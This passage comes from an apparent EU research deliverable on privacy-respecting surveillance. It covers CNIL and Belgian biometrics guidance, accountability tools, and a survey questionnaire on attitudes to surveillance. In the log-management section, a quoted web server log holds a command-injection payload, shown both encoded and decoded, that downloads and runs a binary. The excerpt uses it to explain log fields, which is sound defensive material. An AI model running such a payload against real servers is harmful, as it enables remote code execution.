Comment: A full translation of AU-007 is proposed here as an example to show CNIL's requirements in relation to the deployment of such biometric system. This typical Unique Authorization could be adapted into a "CNIL's requirements checklist" for its integration into the SALT framework.

Biometrics in France: use of fingerprinting to control access to professional premises

……
……
……
……
……
……
……
……
……

Source:

Autorisation unique AU-008 - Délibération n°2006-102 du 27 avril 2006 portant autorisation unique de mise en oeuvre de dispositifs biométriques reposant sur la reconnaissance de l'empreinte digitale exclusivement enregistrée sur un support individuel détenu par la personne concernée et ayant pour finalité le contrôle de l'accès aux locaux sur les lieux de travail

Comment: This case is submitted to simplified declaration AU-008. Its full translation could lead to the integration of a "requirements checklist" for such use of biometrics.

Biometrics in France: use of hand geometry to control access to school restaurants

……
……
……
……
……
……
……
……
……

Source:

Autorisation unique n° AU-009 - Délibération n°2006-103 du 27 avril 2006 portant autorisation unique de mise en œuvre de traitements automatisés de données à caractère personnel reposant sur l'utilisation d'un dispositif de reconnaissance du contour de la main et ayant pour finalité l'accès au restaurant scolaire

Comment: This case is submitted to simplified declaration AU-009. Its full translation could lead to the integration of a "requirements checklist" for such use of biometrics.

Biometrics in France: use of vein pattern recognition to control access to professional premises

……
……
……
……
……
……
……
……
……

Source:

Autorisation unique n° AU-027 - Délibération n° 2011-074 du 10 mars 2011 portant autorisation unique de mise en œuvre de dispositifs biométriques reposant sur la reconnaissance de l'empreinte digitale et ayant pour finalité le contrôle de l'accès aux postes informatiques portables professionnels

Comment: This case is submitted to simplified declaration AI-027. Its full translation could lead to the integration of a "requirements checklist" for such use of biometrics.

Biometrics in France: use of biometrics for time control & time management of employees

Use of biometric systems for time control and time management of employees is in general, a disproportionate processing that is therefore not allowed by the CNIL. The CNIL came to this conclusion after the consultation of labor union, employer's association, general directorate of labor and other professionals in France. According to the CNIL, the outcome of the consultation carried out after 2006 has demonstrated a consensus of stakeholders against the use of biometric systems for time control and time management of employees. The main reason put forward by the stakeholders consulted is that biometric systems negatively impact the traditional relationship of confidence between employers and employees and therefore generates a risk to damage the social climate. Where time control and time management of employees are necessary, traditional systems (without biometrics) are considered by the stakeholders as sufficient.

Source:

Autorisation unique AU-007 - Délibération n° 2012-322 du 20 septembre 2012 portant autorisation unique de mise en œuvre de traitements reposant sur la reconnaissance du contour de la main et ayant pour finalités le contrôle d'accès ainsi que la restauration sur les lieux de travail

Comment: This is one example of a biometric system that is not considered as offering a proper balance with a short explanation of the reasons and background for such ground. Such information is highly relevant for the use of the SALT framework and should be integrated. Further research, based on the analysis of CNIL's deliberations with respect of biometric systems, in particular deliberations refusing the deployment of biometric systems should lead to identify other cases that could further be integrated into the SALT framework to provide information to system owners/developers.

Biometrics in Belgium

If we exclude national identification documents, and biometric applications for criminal justice purposes, there is no specific legislation addressing the issue of biometrics technology. Furthermore, in contrast with the case of France, there is little guidance and/or recommendations from the Privacy Commission of Belgium relating to the interpretation of the Privacy Act in relation to biometric data. Only one Opinion on the processing of biometric data for authentication purposes has been published yet. In general, the Opinion of the Privacy Commission is consistent with the recommendations issued by the Article 29 Working Party in 2012 at the European level.

As a principle, the Privacy Commission considers that biometrics data are personal data, although in some limited circumstances this could not be the case. In any case, it is recommended to deal with biometric data with the same precaution that with personal data. The Privacy Commission recalls that if a processing of biometric data may validly rely on the data subject's consent in some circumstances, the obtaining of consent does not necessarily make the processing proportionate. A strict application of the proportionality principle in the case of biometrics is recommended. As the Article 29 Working Party, the Privacy Commission recommends to avoid a centralized storage of biometric information, preferring, in general, the storage in a card and or in a local device. It requires from the controller to assess the necessity of a biometric system in the light of other available means. In particular, the Privacy Commission expresses strong reserve regarding the *necessity* of biometric systems in schools environments and for purposes of controls of employees' working time. Biometrics systems should not be used only for convenience or costs reasons. Where necessary, its use should be strictly limited to the spaces/premises/services requiring such kind of security measures.

Source:

Privacy Commission, Avis d'initiative n° 17/2008 du 9 avril 2008 relatif aux traitements de données biométriques dans le cadre de l'authentification de personnes (A/2008/017)

4.3 Accountability integration

Fanny Coudert, ICRI- KU Leuven, Denis Butin, INRIA, Daniel Le Métayer, INRIA, ZhenDong Ma, AIT.

As mentioned in section 1 (Basic concept of accountability), accountability is concerned with the design and implementation of policies, procedures and practices that will aim at ensuring and demonstrating compliance with the legal framework or with commitments taken towards third parties. The SALT Framework should guide organizations in designing accountability schemes that will adequately answer this need. These accountability schemes are usually contained in Privacy Management Programs, such as the one developed by the Privacy Commissioners in Canada.[15] In PARIS, we will use these guidelines as a basis to define what an accountability scheme should contain. In this section we provide an overview of the different mechanisms such schemes should incorporate, as identified in D2.1. This extends to:

1. Identification of accountability obligations;
2. Policies and commitment;
3. Design of implementation mechanisms (procedures);
4. Design of assurance mechanisms (practices).

4.3.1 Accountability Obligations

The first step is to identify clearly what organizations are accountable for and to whom. Under the forthcoming European Data Protection Package, data controllers are expected to demonstrate they comply with the provisions of the Regulation or the Directive applicable to them (what), upon request of the supervisory authorities (whom). Organizations can be involved in other accountability relationships, but within PARIS, we will limit our analysis to the compliance with the data protection framework. The goal of this first step is thus to identify the applicable provisions from the legal framework. This is achieved through the legal questionnaire described in Section 3.

4.3.2 Policies and Commitments

Organizations should design and implement privacy policies, procedures and technical means to enforce them.

Firstly, internal and external privacy policies should be drafted. Internal privacy policies specify how personal data is handled within an organization, identifying obligations assigned to users, staff and external service providers. They also provide guidance to users about how privacy

[15] For a detailed account of the content of the guidelines issued by the Privacy Commissioners of Canada, see PARIS Deliverable D.2.1, p.161-165.

should be handled within the organization, when Privacy Impact Assessment should be performed, how privacy-by-design should be incorporated into processes and so on. An example of internal privacy policies are binding corporate rules, which are internal rules adopted by multinational companies which define their global policy with regard to the international transfers of personal data within the same corporate group to entities located in countries without adequate level of protection.

External privacy policies are directed to data subjects and aim at communicating how data will be processed within the organization, for what purposes, how data subjects can exercise their rights, etc. Since the objective is transparency regarding the organization's data processing activities and commitments about privacy, for an external privacy policy to be meaningful, it should be able to communicate clearly to stakeholders such as data subjects the contents of the policies and procedures. This is not always easy to achieve, because privacy policies are often drafted in legal language which may be difficult to understand, as most individuals will not read lengthy legal texts but prefer concise summaries of essential points. A balance should be found. Similarly, policy modifications need to be communicated effectively to data subjects.

Communicating with data subjects could also involve publishing the outcome of Privacy Impact Assessments, or of Privacy-by-design processes. This is a way to strengthen organizational commitments to privacy.

At the organizational level, it furthermore implies obtaining a high-level commitment to individual privacy (senior management support), holding someone responsible for the program (such as a Data Protection Officer) and showing willingness to demonstrate capacity to uphold promises and obligations.

4.3.3 Implementation Mechanisms

Procedures should be implemented to ensure that the commitments taken by organizations to protect users' privacy is effectively implemented internally and to help ensure that what is mandated in the governance structure is implemented in the organization. This includes to provide adequate staff training, to implement internal reporting procedures, to proceed to an inventory of the personal data processed and to identity data flows, to define procedures to handle complaints, to conduct periodic privacy risk assessments as privacy risks evolve over time, and to implement event management protocols (i.e. in case of data breach).

Another element is the implementation of technical measures that will enforce privacy policies. This involves logging of data processing operations. As mentioned above, the draft Law Enforcement Data Protection Directive is rather explicit in that regard and introduces a specific obligation to keep records of any data collection, alteration, consultation, disclosure, combination and erasure. The records of consultation and disclosure should show in particular the purpose, date and time of such operations, identify the person who consulted or disclosed the data and the recipients of such data.

This also include the formalisation of (system-level) privacy policies using a standardised formal language (sticky policies) or the securing of logs to prevent additional privacy risks.

4.3.4 Assurance Practices

Organizations should be able to monitor and evaluate the soundness and effectiveness of the policies and procedures in place as well as to make real-time course corrections where necessary. This means to develop an oversight and review plan and to periodically assess and revise program controls.

This also includes periodic technical audits and transparency about the process and results of these audits. If the audit is to be external, it should be carried out by independent experts, ideally, accredited by the national DPA. Here it seems important to distinguish various levels. First, this could mean that evaluations carried out by the national DPA or by an accredited auditor return satisfactory results. On a more pragmatic level, it should be demonstrated and verifiable that the technical obligations that were agreed upon, such as the details about the lifecycle of personal data (creation, use, storage, deletion), are actually fulfilled. Real accountability of practice involves automatic, systematic checks on the surveillance system platforms about actual data handling practices. This can be achieved using log audits.

4.3.5 Examples of Accountability Tools

Apart from the general accountability tools listed in the previous sections, the forthcoming General Data Protection Regulation provides for specific instruments that will enable organizations to comply with accountability obligations. No all organizations will have to implement all these tools as the text of the General Data Protection Obligations intends to ensure the scalability of the measures taken under the principle of accountability having regard of to the state of the art, the nature of personal data processing, the context, scope and purposes of the processing, the risks for the rights and freedoms of the data subjects and the type of the organization. This section also illustrates how the technical tool of audit trails can be used within the context of video surveillance technologies.

Accountability tools provided by the forthcoming General Data Protection Regulation.

The forthcoming General Data Protection Regulation foresees the possibility to opt for a series of accountability tools:

- **Binding Corporate Rules.** Binding Corporate Rules ("BCR") are useful accountability tools in the context of intra-group data transfers. BCR are internal rules (such as a Code of Conduct) adopted by multinational group of companies which define its global policy with regard to the international transfers of personal data within the same corporate group to entities located in countries which do not provide an adequate level of protection. BCRs should be binding within the corporate group; they must be legally enforceable both by data subjects and by data protection authorities; and they must be sufficiently detailed and effective to ensure compliance. To that end, BCR should not

only define how the general data protection principles will be applied to transborder data flows, they should also include the mechanisms which will ensure that they are enforced in practice [17].

- **Data Protection Risk Analysis.** Article 32(a) provides for the controller, or where applicable the processor, to carry out a risk analysis of the potential impact of the intended data processing on the rights and freedoms of the data subjects, assessing whether its processing operations are likely to present specific risks. When the data processing activity fall under one of the activities considered as "risky" per se under this article or when the impact on privacy is considered to be high, the Regulation mandates the data controller to implement a series of countermeasure to contain those risks. The performance of data protection risk analysis should be approached as accountability tool in the sense that it allows organizations to identify impacts of data processing activities on privacy and to mitigate those risks either at organizational level (by appointing a Data Protection officer) or technical design level (incorporating technical features into the design of the system to reduce the impact on privacy or ensure data processing activities are traceable). By documenting the process and outcome of the data protection risk analysis, it also allows organizations to demonstrate to the supervisory authorities that they have taken into account in their product/service/system development the obligations stemming from the data protection framework.
- **Privacy by Design**: The principle of privacy by design forces organizations to integrate privacy concerns into system design from the start. Likewise data protection risk analysis, by documenting the process and outcome of the data protection risk analysis, it also allows organizations to demonstrate to the supervisory authorities that they have taken into account in their product/service/system development the obligations stemming from the data protection framework.
- **Data Protection Seal**: Organizations will be given the possibility to opt for a Data Protection Seal granted by Data Protection Authorities and certifying that they comply with the legal framework. Data Protection Seal should be apprehended as accountability tool which should be used in order to increase the transparency towards data subjects.

Accountability and technical audit for information security and in video surveillance systems

As mentioned in section 1.2.1, in the context of information security, accountability refers to the ability to "ensure that the actions of individual information system users can be uniquely traced to those users so they can be held accountable for their actions" [FIPS200]. Implementing accountability requires an effective audit trail, which are audit records that enable the monitoring, analysis, investigation, and reporting of information system activities.

Common mechanisms for establishing audit trail are to use logging and monitoring services provided by computer systems. A log is a record of the events occurring within a network and system. Logs are composed of log entries. Each entry contains information related to an event that has occurred within a system or network. As records of events, log files provide basic data of the user activities in a system. The audit mechanisms such as audit process and actions performed by machines and humans can use the log files as an input and process the files into meaningful information for accountability.

Technically speaking, a typical enterprise network produces logs in two categories: security software logs and operating system and application logs [NIST800-92]. Security software logs are generated by network-based and host-based security software including antivirus and antimalware software, intrusion detection and intrusion prevention systems, remote access management (such as virtual private networking (VPN)), web proxies, vulnerability management, authentication services, routers and firewalls, and network quarantine servers. The sources for operating system and application logs come from log files on the server, workstations and network devices, which include system events and records containing security event information, client requests and server responses, account information, usage information, and operational actions. The following shows some of the examples as appeared in [NIST800-92].

Intrusion Detection System

```
[**] [1:1407:9] SNMP trap udp [**]
[Classification: Attempted Information Leak] [Priority: 2]
03/06-8:14:09.082119 192.168.1.167:1052 -> 172.30.128.27:162
UDP TTL:118 TOS:0x0 ID:29101 IpLen:20 DgmLen:87
```

Personal Firewall

```
3/6/2006 8:14:07 AM,"Rule ""Block Windows File Sharing"" blocked (192.168.1.54,
netbios-ssn(139))","Rule ""Block Windows File Sharing"" blocked (192.168.1.54,
netbios-ssn(139)).  Inbound TCP connection.  Local address,service is
(KENT(172.30.128.27),netbios-ssn(139)).  Remote address,service is
(192.168.1.54,39922).  Process name is ""System""."

3/3/2006 9:04:04 AM,Firewall configuration updated: 398 rules.,Firewall configuration
updated: 398 rules.
```

Antivirus Software, Log 1

```
3/4/2006 9:33:50 AM,Definition File Download,KENT,userk,Definition downloader
3/4/2006 9:33:09 AM,AntiVirus Startup,KENT,userk,System
3/3/2006 3:56:46 PM,AntiVirus Shutdown,KENT,userk,System
```

Antivirus Software, Log 2

```
240203071234,16,3,7,KENT,userk,,,,,,,16777216,"Virus definitions are
current.",0,,0,,,,,0,,,,,,,,,,SAVPROD,{ xxxxxxxx-xxxx-xxxx-xxxx-xxxxxxxxxxxx },End
User,(IP)-192.168.1.121,,GROUP,0:0:0:0:0:0:0,9.0.0.338,,,,,,,,,,,,,,
```

Antispyware Software

```
DSO Exploit: Data source object exploit (Registry change, nothing done)  HKEY_USERS\S-
1-5-19\Software\Microsoft\Windows\CurrentVersion\Internet Settings\Zones\0\1004!=W=3
```

Security software logs examples

```
Event Type:   Success Audit
Event Source: Security
Event Category:      (1)
Event ID:     517
Date:         3/6/2006
Time:         2:56:40 PM
User:         NT AUTHORITY\SYSTEM
Computer:     KENT
Description:
The audit log was cleared
Primary User Name: SYSTEM       Primary Domain: NT AUTHORITY
Primary Logon ID: (0x0,0x3F7)   Client User Name: userk
Client Domain: KENT             Client Logon ID: (0x0,0x28BFD)
```

System log example

```
172.30.128.27 - - [14/Oct/2005:05:41:18 -0500] "GET /awstats/awstats.pl?config
dir=|echo;echo%20YYY;cd%20%2ftmp%3bwget%20192%2e168%2e1%2e214%2fnikons%3bchmod%20%2bx%
20nikons%3b%2e%2fnikons;echo%20YYY;echo|  HTTP/1.1" 302 494
```

172.30.128.27
: IP address of the host that initiated the request

-
: Indicates that the information was not available (this server is not configured to put any information in the second field)

-
: User ID supplied for HTTP authentication; in this case, no authentication was performed

[14/Oct/2005:05:41:18 -0500]
: Date and time that the Web server completed handling the request

GET
: HTTP method

/awstats/awstats.pl
: URL in the request

config dir=|echo;echo%20YYY;cd%20%2ftmp%3bwget%20192%2e168%2e1%2e214%2fnikons%3bchmod
%20%2bx%20nikons%3b%2e%2fnikons;echo%20YYY;echo|
: Argument for the request. Each % followed by two hexadecimal characters is a hex encoding of an ASCII character. For example, hex 20 is equivalent to decimal 32, and ASCII character 32 is a space; therefore, %20 is equivalent to a space. The ASCII equivalent of the log entry above is shown below.[10]

```
config dir=|echo;echo YYY;cd /tmp;wget 192.168.1.214/nikons;chmod +x nikons;/.nikons;
echo YYY;echo|
```

HTTP/1.1
: Protocol and protocol version used to make the request

302
: Status code for the response; in the HTTP protocol standards, code 302 corresponds to "found"

494
: Size of the response in bytes

Web server log example

Audit trail is an effective means on the technical level to provide accountability in video surveillance system. Since logging is the primary mechanism to establish audit trials, several issues related to log management need to be considered in the context of video surveillance system. As [NIST800-92] points out, the challenges in log management include:

- log generation and storage that entails issues of
  - multiple logs from heterogeneous sources, as well as multiple logs generated from a single source,
  - log content inconsistences caused by different log entry formats across different hardware and software;
- log protection against unauthorized tempering and deletion;
- log analysis capabilities that turn large amount of raw data into meaningful information.

Video surveillance systems are comprised of computing and communication devices (e.g., embedded computer, standard PC, and serve), standard and specific-purpose software (e.g., operating systems and applications). Thus implementing log management for accountability will be a viable approach. The challenges are to identify log mechanisms in existing video surveillance systems, bridge the potential gaps (i.e., missing logging services in the system), and map detailed accountability requirements to technical mechanisms. Meanwhile, the aforementioned log management challenges must be addressed as well. Furthermore, how to generalize specific log management approaches for accountability in different video surveillance systems is another challenge that should be addressed.

4.4 Initial psychosocial input

Carmen Hidalgo, Antonio Maña, Fernando Casado and Francisco Jaime, UMA.

4.4.1 Introduction

Surveillance can be defined as the monitoring of behavior, activities, or other changing information of people for the purpose of influencing, managing, directing or protecting some specific interests. The issues related to privacy, surveillance and security are gaining in importance and have become an important social phenomenon [18, 19, 20].

The concept of privacy has been defined in many ways from a psychosocial perspective. In 1967 the influential privacy researcher Alan Westin [21] defined it as “Freedom to choose what, when and to whom one communicates” and “personal control over personal information”. John Archea [22] in 1977 described it as “A process of sharing information, with visual access regulation (ability to inspect the immediate environment) and visual exposure (ability to expose to the view of other)”. In 2002 Sandra S. Petronio [23] defined it as “Regulating the amount of information that is shared with others by creating boundaries that represent the level of control of others access to private information about an individual”. These definitions (for instance “control of personal space and visual exposure”) are of special interest for PARIS project, It is significant to know how the loss of control over personal spaces affects to people, and the effects originated by being observed.

Privacy, security and surveillance have become important elements in actual societies. In the last years, security systems and video surveillance technologies have been developed and have evolved, adapting to new infrastructures and ICTs. From a psychosocial point of view, it is necessary to know how individuals and the society can adapt to such changes.

Surveillance is advocated as a means to achieve certain economic, political and social priorities and because of the emergence of cultural contexts in which self-disclosure is not merely acceptable but sometimes positively valued and sought. Surveillance has started to expand in the twenty-first century in an international response for security of citizens. Security systems and video surveillance technologies are becoming increasingly prevalent in individuals’ lives. These technologies provide effective tools for recognizing or verifying the identity and behavior of a person based on physical or behavioral characteristics.

On the other hand, many people are deeply concerned about the uncontrolled proliferation of surveillance systems. As surveillance systems expand their number, scope and capabilities, it becomes difficult for individuals to maintain their privacy. There are well-established psychological consequences to being watched, observed consistently in studies [24, 25]. Recent research has focused on the effect on surveillance on people's behavior and found that too much social control has impact on citizens' anonymity, intimacy, reserve and freedom [15].

The PARIS project has the goal of developing mechanisms to ensure that surveillance systems are designed and developed to be respectful with privacy issues. The pivotal element to achieve this goal is the concept of SALT (Socio-contextual, ethicAl, Legal and Technical) framework. A SALT framework is a representation of the different privacy concerns (rules, limitations, preferences, etc.) that have an impact of the design and operation of surveillance systems. The project aims at covering the whole lifecycle of SALT frameworks, from the gathering and curing of the information to be represented in SALT frameworks, to the use of this information in the design and operation of surveillance systems. In this context, this section presents our strategy for obtaining the necessary knowledge to complete the psychosocial aspects contained in SALT instances. Our strategy is based on defining a methodology to guide the gathering of the information and its representation in SALT instances. A basic pillar of this methodology is the definition of a quantitative questionnaire for obtaining information about the psychosocial perception of privacy in relation to surveillance technologies and systems, specially designed for representing those aspects in SALT frameworks. From a psychosocial viewpoint, a questionnaire is the most effective means to obtain the information to specify the psychosocial aspects contained in the SALT framework. This is very important for the PARIS project, because this questionnaire provides information for the SALT instances and contributes to the structure and dynamics of the SALT framework in the Socio-contextual dimension. The next step for us is to administer the questionnaire in a local study in order to validate it. Once the questionnaire has been validated we will define guidelines for generalizing it, for adapting it and for administering it in other contexts, so that it can be used to produce new SALT instances.

4.4.2 Objectives

Most citizens are concerned about the invasion of privacy and other related effects that surveillance technologies may imply. Thus, to strike a balance among personal goals and surveillance goals (and thus among privacy, surveillance and security) is an important issue for the appropriate evolution of surveillance systems into *privacy-enhanced* surveillance systems.

The overall goal of this study is to serve as a basis for the development of *a generic methodology to perform studies about the psychosocial perception of privacy in relation to surveillance in different environments.*

The specific objectives of the study are:

- Analyze the citizens' acceptance and perception of security and surveillance technologies and systems.
- Evaluate the perceived conflict among privacy, security and surveillance systems in the population.
- Evaluate the optimal degree of surveillance in different spaces (public, semi-private and private).

- Evaluate how the provision of information influences *the public's will to trade* certain degrees of privacy in favor of the benefits provided by surveillance systems.
- Analyze the balance between desired privacy and achieved privacy in different places.
- Analyze the social and psychological consequences of the invasion (lack) of privacy.

4.4.3 Contribution

The contribution of this work in relation to the psychosocial dimension in the PARIS project is as follows:

- Identification of knowledge items to represent the psychosocial perception impact of security systems and video surveillance technologies in relation to privacy and security of the population.
- Design and validation of a questionnaire to obtain the knowledge identified in the previous point.
    - The questionnaire will be completed by a sufficiently large set of samples in a local study.
    - The results will be analyzed in order to validate the questionnaire and a concluding report will also be produced.
    - The questionnaire will be revised on the basis of the results obtained.
- A complete example of psychosocial data collection for producing a SALT instance using the local questionnaire. It will provide details about:
    - Administration of the questionnaire in the local study.
    - The analysis of results.
    - The representation of the results in the psychosocial dimension of a SALT instance.
- Design of a methodology to replicate the study in other contexts.
- Definition of guidelines to generalize, adapt and administer the questionnaire in other contexts, so that it can be used to produce new SALT instances.

4.4.4 Questionnaire

The methodology identifies the target knowledge that has to be obtained, a questionnaire to obtain such knowledge, a suitable representation of that knowledge to be incorporated in the SALT Framework and last but not least, the parameters for determining that knowledge produced by a given study is valid for incorporation into a SALT Framework instance.

In a first phase, already described in deliverables D2.1: Contexts and Concepts for SALT Frameworks and D4.2: SALT Compliant Processes Definition, we have identified the target knowledge we need to obtain. In this section we present the first version of the questionnaire, which we will administer and validate in a local study.

The definition of a new questionnaire is necessary because to the best of our knowledge there are no instruments available that can be used for our purpose; that is, to evaluate the attitudes toward security systems and video surveillance technologies, and the relationship with the privacy of citizens from a psychosocial perspective and with the goal of guiding the design and development of privacy-respectful surveillance systems.

4.4.4.1 Variables included in the questionnaire

The variables evaluated by the questionnaire are as follow:

1. **Personal data:** age, place of residence, profession, gender.
2. **Personal need of privacy.**
3. **Perception of security in the city and the neighbourhood.**
4. **Most desired place for privacy.**
5. **Consequences of the invasion (lack) of privacy.**
6. **Past recent events in relation with privacy/security.**
7. **Levels of privacy, security and surveillance desired by citizens at different places.**
8. **General attitudes** toward security systems and video surveillance technologies. Likert-type scale comprised by 5 factors or subscales: **safety, intimacy, anonymity, reserve and concern:**

- **Safety** in relation to security systems and video surveillance technologies. It consists of 7 items with a response format ranging from 1 (strongly disagree) to 5 (strongly agree): "Installing video surveillance technologies and security systems in public places is not necessary", "In a controlled environment with video surveillance technologies and security systems, I feel safer", "It is necessary to install video surveillance technologies and security systems in private places with public access (malls, schools, etc.)", "It is desirable to establish a balance between citizens' privacy and security and surveillance technologies", "Security and surveillance systems are not necessary to maintain the protection of citizens", "Security and video surveillance technologies help prevent crimes" and "One of the most important reasons for the installing video surveillance technologies is the preservation of public safety".
- **Intimacy** in relation to security systems and video surveillance technologies**.** It consists of 3 items with a response format ranging from 1 (strongly disagree) to 5 (strongly agree): "Video surveillance technologies in public places invade privacy", "Security systems and video surveillance technologies should be installed inside private houses to identify people who are in them" and "Security systems and video surveillance technologies should be installed outside private houses to identify people who access them".
- **Anonymity** in relation to security systems and video surveillance technologies**.** It consists of 3 items with a response format ranging from 1 (strongly disagree) to 5 (strongly agree): "In public places, it is preferable not to be identified by security systems and video surveillance technologies", "I would prefer to avoid places with security systems that identify people" and "It does not bother me to stay in a space equipped with video surveillance technologies".
- **Reserve** in relation to security systems and video surveillance technologies**.** It is controlling disclosure of personal information to others. It consists of 3 items with a response format ranging from 1 (strongly disagree) to 5 (strongly agree): "In order to protect public spaces, security systems (fingerprint recognition, face recognition, retina scan, etc.) should have access to the personal information of citizens", "Social interaction decreases in places where video surveillance technologies are in operation" and "In private spaces, the security systems (fingerprint recognition, face recognition, retina scan, etc.) should have unlimited access to personal information of citizens".
- **Concern** toward security systems and video surveillance technologies**.** It consists of 8 items with a response format ranging from 1 (strongly disagree) to 5 (strongly agree): "Video surveillance technologies and security systems in private spaces are acceptable, even if they reduce personal privacy", "The behavior of people is more cautious and respectful in areas with video surveillance technologies", "Staying at a place equipped with security and

surveillance systems, don't stress me", "If citizens had more information regarding video surveillance technologies and security systems, they would trade some of their privacy for the benefit of their safety", "Nowadays, too much attention is given to security systems and video surveillance technologies", "Protection of my personal privacy is very important to me", "I prefer to be careful when talking over my cell phone because I do not know whether I am being wiretapped or not" and "I prefer to be careful when writing emails because someone could have access my messages".

9. **The acceptance level of the implementation of security systems and video surveillance technologies in the cities**.

4.4.4.2 Questionnaire text

The variables described in the previous subsection are combined in the following questionnaire:

Paper-based questionnaire:

Questionnaire

Instructions: The University of Malaga is conducting a study on the impact of security systems and video surveillance technologies in relation to the citizens' perception of privacy and its balance with security. Please, read carefully each of the following sections and tick the answer that you consider most appropriate. It is a completely anonymous questionnaire, so please answer honestly.

Thank you very much for your cooperation.

Age: _____ ***Gender:*** _____

Place of residence: _____

Profession: _____

Please, choose only one of the choices in each of the following questions:

I need a period of privacy:
a) Never ❑ b) Rarely ❑ c) Sometimes ❑ d) Always ❑
I usually need privacy because of :
a) My physical environment: noise, storms, pollution etc. ❑ b) My social environment: shame, overcrowding, lack of confidence, etc. ❑ c) My motivation: to study for exams, prepare a competition, write, etc. ❑ d) My emotional state: stress, mood, anxiety, etc. ❑
I feel safe in my city:
a) Never ❑ b) Sometimes ❑ c) Frequently ❑ d) Always ❑
I feel safe in my neighborhood:
a) Never ❑ b) Sometimes ❑ c) Frequently ❑ d) Always ❑

When I need a period of privacy I am able to get it at:

	Never	**Sometimes**	**Frequently**	**Always**
Home	1	2	3	4
Workplace	1	2	3	4
Street	1	2	3	4
Other:	1	2	3	4

When a video surveillance technology or security system invades my privacy I feel:

	Never	Sometimes	Frequently	Always
Nervous	1	2	3	4
Comfortable	1	2	3	4
Angry	1	2	3	4
Safe	1	2	3	4
Stressed	1	2	3	4
Carefree	1	2	3	4
Other:	1	2	3	4

Please, answer the following questions:

Is there any recent event that has affected your level of security/privacy?
Has your worry about security/privacy recently increased/decreased?

Please, mark the level of privacy and security that you consider desirable (where 1 is none and 4 is absolute) in the following locations. Also, specify what level of surveillance you would accept (assuming it provides a higher level of security), in each of the following locations:

	PRIVACY				SECURITY				SURVEILLANCE			
Street	1	2	3	4	1	2	3	4	1	2	3	4
Bus station/train station/airport	1	2	3	4	1	2	3	4	1	2	3	4
University	1	2	3	4	1	2	3	4	1	2	3	4
Beach	1	2	3	4	1	2	3	4	1	2	3	4
Shopping center/supermarket	1	2	3	4	1	2	3	4	1	2	3	4
Bank	1	2	3	4	1	2	3	4	1	2	3	4
Hospital	1	2	3	4	1	2	3	4	1	2	3	4
Coffee shop/restaurant	1	2	3	4	1	2	3	4	1	2	3	4
Sports center	1	2	3	4	1	2	3	4	1	2	3	4
Park	1	2	3	4	1	2	3	4	1	2	3	4
Workplace	1	2	3	4	1	2	3	4	1	2	3	4
Library	1	2	3	4	1	2	3	4	1	2	3	4
Cinema/theater/museum	1	2	3	4	1	2	3	4	1	2	3	4
School/high school	1	2	3	4	1	2	3	4	1	2	3	4
Home	1	2	3	4	1	2	3	4	1	2	3	4

Please, indicate to which extent you agree or disagree with the following statements:

		Strongly disagree	Disagree	Neither agree nor disagree	Agree	Strongly agree
1.	Video surveillance technologies and security systems in private spaces are acceptable, even if they reduce personal privacy.	1	2	3	4	5
2.	In order to protect public spaces, security systems (fingerprint recognition, face recognition, retina scan, etc.) should have access to the personal information of citizens.	1	2	3	4	5
3.	The behavior of people is more cautious and respectful in areas with video surveillance technologies.	1	2	3	4	5
4.	In public places, it is preferable not to be identified by security systems and video surveillance technologies.	1	2	3	4	5
5.	Installing video surveillance technologies and security systems in public places is not necessary	1	2	3	4	5
6.	In a controlled environment with video surveillance technologies and security systems, I feel safer.	1	2	3	4	5
7.	It is necessary to install video surveillance technologies and security systems in private places with public access (malls, schools, etc.).	1	2	3	4	5
8.	It is desirable to establish a balance between citizens' privacy and security and surveillance technologies.	1	2	3	4	5
9.	Social interaction decreases in places where video surveillance technologies are in operation.	1	2	3	4	5
10.	Video surveillance technologies in public places invade privacy.	1	2	3	4	5
11.	Security systems and video surveillance technologies should be installed inside private houses to identify people who are in them.	1	2	3	4	5
12.	Security systems and video surveillance technologies should be installed outside private houses to identify people who access them.	1	2	3	4	5
13.	In private spaces, the security systems (fingerprint recognition, face recognition, retina scan, etc.) should have unlimited access to personal information of citizens.	1	2	3	4	5
14.	Security and surveillance systems are not necessary to maintain the protection of citizens.	1	2	3	4	5
15.	Security and video surveillance technologies help prevent crimes.	1	2	3	4	5
16.	Staying at a place equipped with security and surveillance systems, do not stress me.	1	2	3	4	5
17.	Nowadays, too much attention is given to security systems and video surveillance technologies.	1	2	3	4	5
18.	I would prefer to avoid places with security systems that identify people.	1	2	3	4	5
19.	If citizens had more information regarding video surveillance technologies and security systems, they would trade some of their privacy for the benefit of their safety.	1	2	3	4	5
20.	Protection of my personal privacy is very important to me.	1	2	3	4	5
21.	I prefer to be careful when talking over my cell phone because I do not know whether I am being wiretapped or not.	1	2	3	4	5
22.	It does not bother me to stay in a space equipped with video surveillance technologies.	1	2	3	4	5
23.	I prefer to be careful when writing emails because someone could have access my messages.	1	2	3	4	5
24.	One of the most important reasons for the installing video surveillance technologies is the preservation of public safety.	1	2	3	4	5

Please, indicate to what extent you would accept the adoption of these technologies in your city:

	ACCEPTANCE IN PUBLIC SPACES		ACCEPTANCE IN PRIVATE SPACES	
	Yes	No	Yes	No
Video surveillance				
Imaging scanners				
Unmanned Aerial Vehicle (UAV)				
Satellites				
Photography				
Fingerprint recognition				
Iris recognition				
Face recognition				
Hand recognition				
Vein recognition				
Ear geometry recognition				
Palm print recognition				
Retina scan				
Gait recognition				
Voice recognition				
Signature recognition				
DNA				
Data mining				
Data fusion				
Cyber surveillance				
Telephone identification				
Mobile phone tracing				
Voice-over-IP				
Call logging				
Monitoring text-based communication				
Heat sensors				
Explosive and drug detectors				
Metal detectors				
GPS (Global Positioning System)				
Triangulation for mobile phones				
Radio-frequency identification				

4.4.5 Online questionnaire

https://docs.google.com/forms/d/1sZax6qjUZZcvreKCdDaw60MMFEKscS9AMac_zjRbmX0/viewform

4.5 Surveillance integration

This section captures the basic information and knowledge related to video surveillance and biometrics systems, which is used as an initial input to the SALT framework. Furthermore, as an

important aspect in the SALT framework, we establish the relationship between the technology (for video surveillance and biometrics) and their introduced privacy risks.

We choose the seven types of privacy risks as the anchor point for the technologies, i.e., we describe the surveillance technologies and link them to their potential privacy risks. In the next subsection, we will further link Privacy Enhancing Technologies (PETs) to the privacy risks in the same context to show how knowledge in SALT framework can be used to balanced public security (the primary purpose of surveillance systems) and privacy.

4.5.1 Video surveillance technologies

A very interesting because generic classification for video-surveillance technologies arises from ["Systematic Review and classification on Video Surveillance Systems", I.J. Information Technology and Computer Science, 2013, 07, 87-102 Published Online June 2013 in MECS (http://www.mecs-press.org/)]. The synthesis of the results is presented in the figure below:

